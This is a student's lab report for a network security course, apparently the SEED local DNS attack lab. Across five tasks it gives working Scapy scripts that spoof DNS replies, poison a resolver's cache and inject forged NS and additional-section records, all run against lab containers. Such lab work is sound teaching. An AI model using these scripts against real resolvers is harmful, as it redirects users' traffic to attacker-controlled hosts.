

**ACS 54500 Cryptography and Network Security – Lab 7**

**Testing the DNS Setup:**

In this part of the lab, we have to setup the DNS lab environment and test a few commands on the User container (10.9.0.5) to see if it is running correctly. Here is the lab setup –




First, we run dig to get the IP address of ns.attacker32.com as shown below –




This does work, so that means that our lab setup is done correctly. Two nameservers are now hosting the example.com domain, one is the domain’s official nameserver, and the other is the Attacker container. We need to query these two nameservers and see what response we get.

So, we run dig again to get the IP address of [www.example.com](http://www.example.com) by sending the query to the local DNS server, which will send the query to example.com’s official nameserver. as shown below –



This works too, we get the result from the local DNS server.

Lastly, we run dig to send the query directly to ns.attacker32.com –



This works too – we can see that the IP result given is from the attacker’s name server instead of the local DNS server. This means the setup is done correctly.

**Task 1:**

In this task, we need to spoof the DNS response to the user. The given code can be modified like so –

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

      if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):

            print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

            ip = IP(dst = pkt[IP].src, src = pkt[IP].dst) # Create an IP object

            udp = UDP(dport = pkt[UDP].sport, sport = 53) # Create a UPD object

            Anssec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A', rdata ='1.2.3.4', ttl = 259200) # Create an answer record

            dns = DNS(id = pkt[DNS].id, aa = 1, rd = 0, qdcount = 1, qr = 1, ancount = 1, qd = pkt[DNS].qd, an = Anssec) # Create a DNS object

            spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet

            send(spoofpkt)


myFilter = "udp and src host 10.9.0.5 and dst port 53" # Set the filter

pkt=sniff(iface='br-a0f5575c86e1', filter=myFilter, prn=spoof\_dns)

Now, we give this program permissions and run it on the attacker machine.

When we run dig on the User container, we can see that the previous DNS result is still showing up. This is because the DNS result returned is being fetched from the local DNS server’s cache. So, we run ‘rndc flush’ on the local DNS Server to clear its cache and then run the dig command.





Now, we observe that the spoofed information is showing up on the reply’s answer section. This means that the attack was successful. This is because the reply from the attacker is now faster than the one from the local DNS server.



Thus, we have successfully directly spoofed the DNS reply to the user.

**Task 2:**

In this task, we need to poison the DNS cache to overcome having to send a spoofed reply every time a DNS packet is received. We can modify the code from Task 1 by changing the source host IP in the filter to the IP of the local DNS server –

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

      if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):

            print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

            ip = IP(dst = pkt[IP].src, src = pkt[IP].dst) # Create an IP object

            udp = UDP(dport = pkt[UDP].sport, sport = 53) # Create a UPD object

            Anssec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A', rdata ='1.2.3.4', ttl = 259200) # Create an answer record

            dns = DNS(id = pkt[DNS].id, aa = 1, rd = 0, qdcount = 1, qr = 1, ancount = 1, qd = pkt[DNS].qd, an = Anssec) # Create a DNS object

            spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet


            send(spoofpkt)

myFilter = "udp and src host 10.9.0.53 and dst port 53" # Set the filter

pkt=sniff(iface='br-a0f5575c86e1', filter=myFilter, prn=spoof\_dns)


Now we clear the local cache and run the program before running dig on the User container –






The packets are sent through the attacker. This show that our program is running.

Below is a screenshot of the dig command run -



This shows that the attack was successful because the answer section shows our spoofed reply. Now, we can dump the cache to check if it was poisoned –





I used grep to filter out the entries for example.com because when I ran the cat command without it, the dump was too large.

Thus, the attack was successful, and we have successful poisoned the local DNS Server cache.

**Task 3:**

In this task, we need to poison the DNS cache and modify the NS record too. So, we will modify the above program to include a spoofed NS record. When this entry is cached by the local DNS server, ns.attacker32.com will be used as the nameserver for future queries of any hostname in the example.com domain. Since ns.attacker32.com is controlled by attackers, it can provide a forged answer for any query. The code is shown below -

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

      if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):

            print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

            ip = IP(dst = pkt[IP].src, src = pkt[IP].dst) # Create an IP object

            udp = UDP(dport = pkt[UDP].sport, sport = 53) # Create a UPD object

            Anssec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A', rdata ='1.2.3.4', ttl = 259200) # Create an answer record

            NSsec = DNSRR(rrname = NS\_NAME, type = 'NS', rdata ='ns.attacker32.com', ttl = 259200) # Create an answer record

            dns = DNS(id = pkt[DNS].id, aa = 1, rd = 0, qdcount = 1, qr = 1, ancount = 1, nscount = 1, qd = pkt[DNS].qd, an = Anssec, ns = NSsec) # Create a DNS object

            spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet


            send(spoofpkt)

myFilter = "udp and src host 10.9.0.53 and dst port 53" # Set the filter

pkt=sniff(iface='br-a0f5575c86e1', filter=myFilter, prn=spoof\_dns)

Now we run this program after clearing the cache with rndc flush.







This shows that the packets are sent through the attacker.

Now we can run the dig command with any hostnames in the example.com domain, as shown below -


We can see that the answer section is modified for any hostname.



Here, I check for two hostnames – mail and auth. In both test cases, we can observe that the answer section is modified with the spoofed reply.



Now, we dump the cache and see what is there.



The local DNS server cache shows the attacker’s spoofed IP replies - hence the attack was successful, and we have poisoned the cache along with modifying the authoritative section record.

**Task 4:**

In this task, we need to poison the cache and add an additional NS record for google.com along with the one for example.com. We can modify the above code to add in this.

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

      if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):

            print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

            ip = IP(dst = pkt[IP].src, src = pkt[IP].dst) # Create an IP object

            udp = UDP(dport = pkt[UDP].sport, sport = 53) # Create a UPD object

            Anssec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A', rdata ='1.2.3.4', ttl = 259200) # Create an answer record

            NSsec1 = DNSRR(rrname = NS\_NAME, type = 'NS', rdata ='ns.attacker32.com', ttl = 259200) # Create an answer record

            NSsec2 = DNSRR(rrname = 'google.com', type = 'NS', rdata ='ns.attacker32.com', ttl = 259200)

            dns = DNS(id = pkt[DNS].id, aa = 1, rd = 0, qdcount = 1, qr = 1, ancount = 1, nscount = 2, qd = pkt[DNS].qd, an = Anssec, ns = NSsec1/NSsec2) # Create a DNS object

            spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet

            send(spoofpkt)


myFilter = "udp and src host 10.9.0.53 and dst port 53" # Set the filter

pkt=sniff(iface='br-a0f5575c86e1', filter=myFilter, prn=spoof\_dns)


In the above code, I added in a new record and increased the nscount to 2.

Like always, we flush out the cache, and then run the program on the attacker machine.






Packets are going through this attacker. Then, we run the dig command for any hostname in the example.com domain. I chose auth.example.com –



As we can see above, the answer section has been modified with our spoofed reply. Now we check the cache after dumping.



In this result, we can see that only the example.com record shows up in the cache. This is because no information about google.com exists in the configurations of this lab setup. Example.com has a zone configured in the setup so there is an authoritative server for that domain. Google.com has no such configuration done for it in the setup so the DNS server cannot cache that information.

Thus, the attack was successful.

**Task 5:**

In the last task, we need to spoof some entries in the additional section and see whether they will be successfully cached by the target local DNS server.

Here is the modified code to include 2 NS records in the authoritative section and 3 new records in the additional section –

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

      if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode('utf-8')):

            print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

            ip = IP(dst = pkt[IP].src, src = pkt[IP].dst) # Create an IP object

            udp = UDP(dport = pkt[UDP].sport, sport = 53) # Create a UPD object

            Anssec = DNSRR(rrname = pkt[DNS].qd.qname, type = 'A', rdata ='1.2.3.4', ttl = 259200) # Create an answer record

            NSsec1 = DNSRR(rrname = 'example.com', type = 'NS', rdata ='ns.attacker32.com', ttl = 259200)

            NSsec2 = DNSRR(rrname = 'example.com', type = 'NS', rdata ='ns.example.com', ttl = 259200)

            Addsec1 = DNSRR(rrname = 'ns.attacker32.com', type ='A', ttl=259200, rdata = '1.2.3.4')

            Addsec2 = DNSRR(rrname = 'ns2.example.net', type = 'A', ttl = 259200, rdata = '5.6.7.8')

            Addsec3 = DNSRR(rrname = 'www.facebook.com', type ='A', ttl = 259200, rdata='3.4.5.6')

            dns = DNS(id = pkt[DNS].id, aa = 1, rd = 0, qdcount = 1, qr = 1, ancount = 1, nscount = 2,  arcount = 3, qd = pkt[DNS].qd, an = Anssec, ns = NSsec1/NSsec2, ar = Addsec1/Addsec2/Addsec3) # Create a DNS object

            spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet


            send(spoofpkt)

myFilter = "udp and src host 10.9.0.53 and dst port 53" # Set the filter


pkt=sniff(iface='br-a0f5575c86e1', filter=myFilter, prn=spoof\_dns)

We flush out the cache and then run the program on the attacker machine as below –






Now we run the dig command and check.



The last step is to dump the local DNS Server cache and look at it to see if our attack was indeed successful –



Thus, our attack was successful, and we have spoofed entries in the additional section as well, which have been cached by the DNS server. Similar to task 4, we can see that the entries for facebook.com were not cached by the DNS server as there are no configurations present for domains other than example.com.